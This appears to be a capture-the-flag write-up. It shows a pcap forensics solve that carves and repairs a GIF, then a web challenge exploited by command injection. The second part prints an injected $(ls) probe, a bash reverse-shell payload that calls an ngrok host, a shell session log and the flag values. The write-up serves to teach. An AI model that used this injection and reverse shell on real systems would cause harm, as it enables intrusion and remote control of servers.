
CTF{506f80a01ad6983cc1df148087f3d4fb59e9aacbde60d45766361a5c6b3cbcda}

Summary

Extract the gif from the HTTP requests in wireshark, edit it and then open it with eog.

Explanation

We are provided with a pcap file, just fire up wireshark open it up and go through the requests. The HTTP requests seem pretty promising They seem quite like a file upload vulnerability. Hopefully wireshark has a function for us to extract the files from the HTTP requests so let's use that to see what files are in there. Ok, so we got two JPGs and a GIF, although the GIF seems quite weird and can't be opened up. For that I just used head command along with Sublime text to edit the file and correct the header, which needs to start with GIF89.



After that, we can just open the GIF using eog and get the flag.

Hashy: Web

Flag proof

CTF{328f2c6f56d1097d511495607fea09487c84a071379541079795a805da3cc9bd}

Summary

Command injection RCE.

Explanation

Basic Command Injection challenge, we can run ls: $(ls) decrypt the sha, find the index.php file and confirm the vulnerability. Then we need to get RCE by using ngrok tunneling: ngrok tcp 4242, and change the host and port of the rev shell command in bash: $(bash -c 'bash -i >& /dev/tcp/0.tcp.ngrok.io/13651 0>&1').


kali@kali: ~
kali@kali: ~/Downloads
kali@kali: ~
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www-data@vps-d3e856b9:/$ cd /home
cd /homel
www-data@vps-d3e856b9:/home$ls
ls
debian
www-data@vps-d3e856b9:/home$ cd /flag
cd /flag
bash: cd: /flag: Not a directory
www-data@vps-d3e856b9:/home$ ls
ls
debian
www-data@vps-d3e856b9:/home$ cd ..
cd ..
www-data@vps-d3e856b9:/$ ls
ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www-data@vps-d3e856b9:/$ cat flag
cat flag
ROCSC{F82590885D27ECD16EB594E2923D16E112B3C46CFC1BAA4ABD13F7802A3A5558}
www-data@vps-d3e856b9:/$